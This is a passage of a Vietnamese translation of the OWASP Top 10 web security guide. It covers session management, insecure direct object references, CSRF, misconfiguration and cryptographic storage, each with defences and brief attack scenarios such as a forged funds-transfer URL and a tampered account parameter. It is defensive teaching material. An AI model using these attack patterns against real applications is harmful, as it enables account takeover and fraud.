1. khuyến khích loại bỏ những ký tự đặc biệt một cách cẩn thận dựa trên nội dung bối cảnh HTML (phần thân, các thuộc tính, Javascript, CSS, URL) mà dữ liệu sẽ xuất hiện. Người phát triển cần phải thực hiện điều này trong các ứng dụng của họ trừ khi thư viện hiển thị đã làm. Xem thêm các cách can thiệp tại [OWASP XSS Prevention](#)
2. Xác thực dữ liệu đầu vào hợp lệ qua "danh sách trắng" cũng được khuyến khích nhưng đây không phải là một cách phòng thủ toàn diện bởi vì nhiều ứng dụng yêu cầu những kí tự đặc biệt. Nên giải mã bất cứ kí tự mã hóa nào và xác thực độ dài, các kí tự, và định dạng của dữ liệu trước khi cho phép sử dụng dữ liệu đầu vào đó.
3. Hãy xem xét sử dụng tính năng mới của Mozilla Content Security Policy sắp được ra mắt trong Firefox 4 để bảo vệ chống lại tấn công XSS.

Nguồn tham khảo


OWASP

- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP Cross-Site Scripting Article](#)
- [ESAPI Project Home Page](#)
- [ESAPI Encoder API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [ASVS: Input Validation Requirements \(V5\)](#)
- [Testing Guide: 1st 3 Chapters on Data Validation Testing](#)
- [OWASP Code Review Guide: Chapter on XSS Review](#)

Nguồn khác

- [CWE Entry 79 on Cross-Site Scripting](#)
- [RSnake's XSS Attack Cheat Sheet](#)

Hư hỏng cơ chế chứng thực và quản lý phiên làm việc



Tôi có mắc phải lỗi?

Thông tin tài khoản và phiên làm việc là những thứ cần được bảo vệ. Xem A7.

1. Thông tin có thể bị đoán ra hoặc thay thế vì những điểm yếu trong các chương trình quản lý tài khoản hay không?
2. ID phiên làm việc có hiển thị trong URL không?
3. ID phiên làm việc có thể bị giả mạo bằng các phương pháp định hình phiên làm việc hay không?
4. ID phiên làm việc có thời gian chờ và người dùng có thể đăng xuất không?
5. ID phiên làm việc có thay đổi sau khi người dùng đăng nhập lại không?
6. Password, ID phiên làm việc và những thông tin khác có được gửi đi sử dụng TLS connection không? Xem A9.

Xem [ASVS](#) phần những yêu cầu V2 và V3 để biết thêm chi tiết.

Làm cách nào để chống?

Phương pháp được khuyến khích cho một tổ chức là cho phép người phát triển ứng dụng truy cập:

1. **Một tập hợp những phương thức quản lý định danh mạnh.** Nó cho phép::
 - a) Đáp ứng tất cả những yêu cầu của kiểm tra định danh được định nghĩa trong OWASP's [Application Security Verification Standard](#) (ASVS) phần V2 (chứng thực) và V3 (quản lý phiên làm việc)
 - b) Có một giao diện đơn giản cho người phát triển ứng dụng. Hãy xem xét [ESAPI Authenticator and User APIs](#) như một ví dụ điển hình cho việc sử dụng, phát triển
2. Cũng nên nỗ lực nhiều để tránh bị ẩn cấp phiên làm việc qua lỗi XSS, Xem thêm A2.

Ví dụ tình huống tấn công

Kịch bản 1: Ứng dụng đặt vé máy bay cho phép viết lại URL, đặt id phiên làm việc trong URL

<http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHJCJUN2JV?dest=Hawaii>

Một người dùng muốn cho bạn của anh ta biết về việc bán vé. Anh ta email liên kết trên mà không biết anh ta đang gửi id phiên làm việc của mình. Người bạn của anh ta sử dụng liên kết đó có thể sử dụng phiên làm việc và cả thẻ tín dụng.

Kịch bản 2: Thời gian chờ của ứng dụng không được chỉnh hợp lý. Người dùng sử dụng một máy công cộng để truy cập vào trang web. Thay vì chọn “đăng xuất” anh ta chỉ đóng trình duyệt và đi. Một người khác sử dụng cùng trình duyệt đó vài giờ sau vẫn có thể sử dụng phiên làm việc đó.

Kịch bản 3: Người nội bộ hoặc kẻ tấn công có quyền truy cập đến cơ sở dữ liệu lưu trữ password. Password không được mã hóa cho phép kẻ tấn công ẩn cấp được những tài khoản đó.

Nguồn tham khảo


OWASP

Để có thêm thông tin đầy đủ về những yêu cầu và vấn đề cần tránh, xem [ASVS requirements areas for Authentication \(V2\) and Session Management \(V3\)](#).

- [OWASP Authentication Cheat Sheet](#)
- [ESAPI Authenticator API](#)
- [ESAPI User API](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

Nguồn khác

- [CWE Entry 287 on Improper Authentication](#)



Tôi có mắc phải lỗi?

Cách tốt nhất để biết xem một ứng dụng có bị lỗi này hay không là kiểm tra nếu tất cả các đối tượng tham chiếu có được bảo vệ hợp lý không. Để đạt được điều này, xem xét :

1. Đối với các liên kết trực tiếp tới các dữ liệu cần bảo vệ, ứng dụng cần phải kiểm tra xem người dùng đang yêu cầu có được cho phép quyền truy cập đến dữ liệu đó hay không
2. Nếu liên kết là một tham biến gián tiếp, việc chuyển biến đến dữ liệu trực tiếp phải được giới hạn bởi những giá trị cho phép đối với người dùng hiện tại

Kiểm tra mã nguồn của ứng dụng có thể nhanh chóng phát hiện nếu một trong 2 phương pháp trên không được thiết kế cẩn thận. Chạy kiểm tra cũng có thể hiệu quả trong việc phát hiện những đối tượng không an toàn. Những công cụ tự động thường không thể tìm ra lỗi này vì rất khó để xác định cái nào cần bảo vệ và như thế nào là an toàn / thiếu an toàn.

Ví dụ tình huống tấn công

Ứng dụng sử dụng dữ liệu chưa được kiểm tra trong một truy vấn SQL truy cập đến thông tin tài khoản:

```
String query = "SELECT * FROM accts WHERE account = ?";
```

```
PreparedStatement pstmt =
connection.prepareStatement(query , ... );
```

```
pstmt.setString( 1, request.getParameter("acct"));
```

```
ResultSet results = pstmt.executeQuery( );
```

Kẻ tấn công có thể dễ dàng thay đổi tham số 'acct' trong trình duyệt của hắn để xem bất cứ thông tin tài khoản nào hắn muốn. Nếu không kiểm định kẻ tấn công có thể lợi dụng để ẩn cấp tài khoản của bất kì ai thay vì chỉ được truy cập vào một số tài khoản nhất định.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Làm cách nào để chống?

Việc ngăn chặn lỗi đối tượng tham chiếu thiếu an toàn yêu cầu xác định một cách bảo vệ các đối tượng mà người dùng có thể truy cập (số/tên của đối tượng)

1. **Sử dụng mỗi liên kết đối tượng cho từng người dùng hoặc phiên làm việc.** Việc này có thể ngăn chặn kẻ tấn công nhắm đến các dữ liệu không được bảo vệ. Ví dụ, thay vì sử dụng khóa cơ sở dữ liệu, một danh sách cho phép lựa chọn có thể được đánh số từ 1 đến 6 để xác định lựa chọn nào người dùng muốn truy cập. Ứng dụng sau đó sẽ phải biến đổi từ tham biến gián tiếp đến khóa. OWASP's ESAPI bao gồm cả 2 kiểu truy cập người phát triển có thể sử dụng để triệt tiêu tham chiếu trực tiếp.
2. **Kiểm tra truy cập.** Đối với mỗi tham chiếu trực tiếp từ một nguồn không xác thực phải được kiểm tra điều khiển để chắc chắn rằng người dùng được quyền truy cập đến đối tượng yêu cầu.

Nguồn tham khảo


OWASP

- [OWASP Top 10-2007 on Insecure Dir Object Reference](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API](#) (See `isAuthorizedForData()`, `isAuthorizedForFile()`, `isAuthorizedForFunction()`)

Để có thêm thông tin về yêu cầu quản lý truy cập, xem thêm [ASVS requirements area for Access Control \(V4\)](#).

Nguồn khác

- [CWE Entry 639 on Insecure Direct Object Reference](#)
- [CWE Entry 22 on Path Traversal](#) (ví dụ của Direct Object Reference attack)



Tôi có bị mắc phải CSRF?

Cách dễ nhất để kiểm tra xem ứng dụng có bị lỗi hay không là xem xét nếu mỗi đường liên kết hay form chứa những giá trị không thể đoán được cho mỗi người sử dụng. Nếu không có những giá trị như vậy, kẻ tấn công có thể giả mạo bất cứ yêu cầu nào. Tập trung vào liên kết và form thực hiện những chức năng thay đổi trạng thái bởi vì những thứ ấy thường là đối tượng tấn công của CSRF.

Nên kiểm tra những giao dịch có nhiều bước vì chúng cũng không phải miễn nhiễm với lỗi này. Kẻ tấn công có thể dễ dàng giả mạo một dãy các yêu cầu sử dụng nhiều thẻ (tags) hoặc javascript.

Lưu ý rằng cookie phiên làm việc, địa chỉ IP, những thông tin mà tự động gửi bởi trình duyệt web không được tính vì những thông tin này sẽ được gửi kèm trong những yêu cầu giả mạo Công cụ [CSRF Tester](#) của OWASP có thể giúp tạo ra các trường hợp khác nhau thể hiện sự nguy hiểm của CSRF.

Làm cách nào để chống CSRF?

Ngăn chặn CSRF yêu cầu những giá trị không đoán được trong thân của URL hoặc yêu cầu HTTP. Những giá trị đó nên ở mức tối thiểu là riêng biệt cho từng phiên làm việc của người dùng, nhưng cũng có thể riêng biệt từng yêu cầu.

1. Khuyến khích thêm vào những giá trị riêng biệt trong một trường ẩn. Nó giúp giá trị đó được gửi đi trong yêu cầu HTTP, tránh việc phải thêm nó vào trong URL
2. Những giá trị riêng biệt đó có thể được thêm vào qua URL hoặc tham số của URL. Tuy nhiên những tham số như vậy có những rủi ro như việc làm cho kẻ tấn công biết và tìm cách qua mặt.

[CSRF Guard](#) có thể giúp tự động thêm vào những giá trị như vậy trong ứng dụng Java EE, .NET, hay PHP [ESAPI](#) của OWASP có chức năng tạo ra và kiểm tra những giá trị như vậy mà người phát triển lập trình viên có thể sử dụng để bảo vệ các giao dịch.

Ví dụ tình huống tấn công

Ứng dụng cho phép người dùng gửi đi những yêu cầu thay đổi trạng thái mà không có những giá trị bí mật. Như là:

`http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243`

Như thế kẻ tấn công có thể tạo ra những yêu cầu gửi tiền từ tài khoản của nạn nhân đến tài khoản của chúng và kèm chúng trong những thẻ hình ảnh hoặc iframe và đưa chúng lên mạng qua các website mà kẻ tấn công điều khiển.

``

Nếu nạn nhân truy cập vào bất cứ trang web nào trong khi đang có phiên làm việc tại example.com yêu cầu giả mạo này được thực thi thành công.


Nguồn tham khảo

OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

Nguồn khác

- [CWE Entry 352 on CSRF](#)



Tôi có mắc phải lỗi?

Bạn đã thực hiện việc bảo vệ an ninh cho từng lớp ứng dụng chưa ?

1. Bạn đã có một quy trình để giữ cho các phần mềm được cập nhật? Bao gồm HDH, Máy chủ web, DBMS (hệ quản lý dữ liệu), ứng dụng, và tất cả các thư viện mã
2. Liệu những thứ không cần thiết có được tắt hoặc xóa đi không ? (cổng mạng, dịch vụ, trang web, tài khoản)
3. Các tài khoản mặc định đã được vô hiệu hay được thay đổi chưa ?
4. Những phần xử lý lỗi có được thiết lập để tránh rò rỉ những dấu vết stack hay những thông tin lỗi quá cụ thể?
5. Bạn có hiểu rõ và cấu hình một cách thích hợp những thiết lập an ninh trong các khuôn mẫu (Ví dụ: Struts, Spring, ASP.Net) và thư viện dùng để phát triển?

Nên có một quy trình phối hợp và lặp đi lặp lại để phát triển và duy trì một cấu hình an ninh ứng dụng phù hợp

Làm cách nào để chống ?

Chúng tôi khuyến khích thiết lập tất cả những thứ sau:

1. Một tiến trình bảo mật có thể dễ dàng lặp lại giúp cho việc triển khai trên môi trường khác nhanh chóng và dễ dàng, nên được thiết lập giống nhau, nên được tự động để giảm thiểu công sức thiết lập một môi trường mới an toàn
2. Một tiến trình cho việc cập nhật và triển khai tất cả những bản nâng cấp và bản vá của phần mềm một cách định kỳ đối với mỗi môi trường được triển khai. Nó cũng bao gồm luôn những thư viện chương trình thường bị bỏ qua.
3. Một kiến trúc ứng dụng vững chắc có thể phân tách và bảo vệ các thành phần riêng biệt
4. Hãy xem xét việc chạy chương trình quét và kiểm tra định kì để phát hiện những cấu hình sai hoặc những bản vá thiếu

Ví dụ tình huống tấn công

Kịch bản 1: Ứng dụng của bạn phụ thuộc vào 1 nền tảng phát triển mạnh như Struct or Spring. Lỗi XSS được phát hiện trong những phần mà bạn phụ thuộc. Một bản vá được phát hành nhưng bạn đã bỏ qua. Kẻ tấn công có thể lợi dụng lỗi đó bất cứ lúc nào nếu bạn còn chưa cập nhật.

Kịch bản 2: Giao diện điều khiển máy chủ của quản trị viên được tự động cài đặt và không được gỡ bỏ. Tài khoản mặc định chưa được thay đổi. Kẻ tấn công phát hiện đăng nhập với tài khoản mặc định và chiếm quyền điều khiển hệ thống.

Kịch bản 3: Chức năng liệt kê thư mục chưa được vô hiệu hóa Kẻ tấn công phát hiện và hẳn có thể liệt kê các tập tin trong thư mục và tìm tập tin hần muốn. Ví dụ những tập tin Java class của bạn, hẳn dịch ngược về mã nguồn và tìm ra những lỗ hổng nghiêm trọng trong đó.

Kịch bản 4: Cấu hình máy chủ cho phép người dùng xem các dấu vết stack, điều này có thể để lộ những lỗ hổng bảo mật. Kẻ tấn công rất thích những thông tin được thêm vào trong những thông điệp báo lỗi như vậy.

Nguồn tham khảo


OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)

Để thêm thông tin về lãnh vực này xem [ASVS requirements area for Security Configuration \(V12\)](#).

Nguồn khác

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)



Tôi có mắc phải lỗi?

Điều đầu tiên bạn phải xác định là thông tin nào nhạy cảm đến mức cần phải yêu cầu bảo mật. Ví dụ: mật khẩu, thẻ tín dụng, hồ sơ y tế, và các thông tin cá nhân nên được mã hóa. Đối với tất cả các dữ liệu như vậy, bảo đảm rằng:

1. Những thông tin được lưu trữ lâu dài phải được mã hóa, đặc biệt trong bản sao lưu các dữ liệu này.
2. Chỉ những người được ủy quyền có thể truy cập các bản sao được giải mã của dữ liệu (Xem A4 và A8).
3. sử dụng một thuật toán mã hóa mạnh và được xây dựng theo tiêu chuẩn.
4. Một khóa mạnh được tạo và được bảo vệ để tránh những truy cập trái phép. Một kế hoạch thay đổi khóa định kỳ phải được dự trù.

Để có một cái nhìn hoàn chỉnh hơn về các vấn đề cần tránh, xem [ASVS requirements on Cryptography \(V7\)](#).

Làm cách nào để chống?

Danh sách đầy đủ các nguy cơ bởi các mật mã không an toàn vượt ra ngoài phạm vi khả năng của văn bản Top 10. Vì vậy để đạt được mục đích an toàn cho tất cả các dữ liệu quan trọng cần được mã hóa, bạn phải ít nhất thực hiện tất cả những điều sau đây:

1. xem xét các nguy cơ đe dọa tới sự bảo mật của các dữ liệu (ví dụ: tấn công từ bên trong, người sử dụng bên ngoài), chắc chắn bạn mã hóa tất cả dữ liệu còn lại trạng thái lưu trữ i theo cách thức để bảo vệ chống lại các mối đe dọa này.
2. các bản sao lưu trữ offsite cũng được mã hóa, chìa khóa của các bản sao lưu này phải được quản lý và sao lưu riêng biệt.
3. đảm bảo các thuật toán mạnh theo tiêu chuẩn và các khóa mã này cũng cần được lưu tâm.
4. đảm bảo mật khẩu được băm theo tiêu chuẩn của một thuật toán mạnh và có độ phức tạp nhất định.
5. đảm bảo tất cả các khóa và mật khẩu được bảo vệ khỏi những truy cập trái phép.

Ví dụ tình huống tấn công

Kịch bản 1: Mã hóa thẻ tín dụng trong cơ sở dữ liệu được sử dụng để ngăn chặn việc thông tin bị lộ ra với người sử dụng. Tuy nhiên, cơ sở dữ liệu lại được thiết lập để tự động giải mã các truy vấn đối với cột lưu thẻ tín dụng, điều này cho phép kiểu tấn công SQL Injection thu thập được thông tin thẻ tín dụng ở dạng không mã hóa. Thực chất hệ thống này cần phải được thiết lập sao cho những thông tin chỉ được giải mã ở những ứng dụng phía trong, không phải từ những ứng dụng web bên ngoài

Kịch bản 2: Một hồ sơ sức khỏe được mã hóa và được sao lưu lại trên một cuốn băng, nhưng mã khóa của hồ sơ cũng được lưu trên bản sao đó. Cuốn băng đã không bao giờ đến được trung tâm lưu trữ.

Kịch bản 3: một cơ sở dữ liệu về mật khẩu sử dụng unsalted hashes để lưu trữ mật khẩu của mọi người. Một lỗi tài file đã được tận dụng bởi tin tặc để lấy các tập tin mật khẩu. Tất cả unsalted hashes bị giải mã chỉ trong vòng 4 tuần, trong khi đối với những hashes nếu được tạo ra đúng cách (with salt) việc giải mã sẽ phải mất hơn 3000 năm.

Nguồn tham khảo


OWASP

Để có thêm thông tin đầy đủ về những yêu cầu và vấn đề cần tránh, xem [ASVS requirements on Cryptography \(V7\)](#).

- [OWASP Top 10-2007 on Insecure Cryptographic Storage](#)
- [ESAPI Encryptor API](#)
- [OWASP Development Guide: Chapter on Cryptography](#)
- [OWASP Code Review Guide: Chapter on Cryptography](#)

Nguồn khác

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)



Tôi có mắc phải lỗi?

Cách tốt nhất để biết nếu một ứng dụng có hạn chế đúng các truy cập URL hay không là xác minh tất cả các trang. Với mỗi trang, tìm hiểu mục đích trang là dành cho công khai hay riêng tư. Nếu là một trang cá nhân:

1. Liệu chứng thực có cần thiết để truy cập vào trang đó?
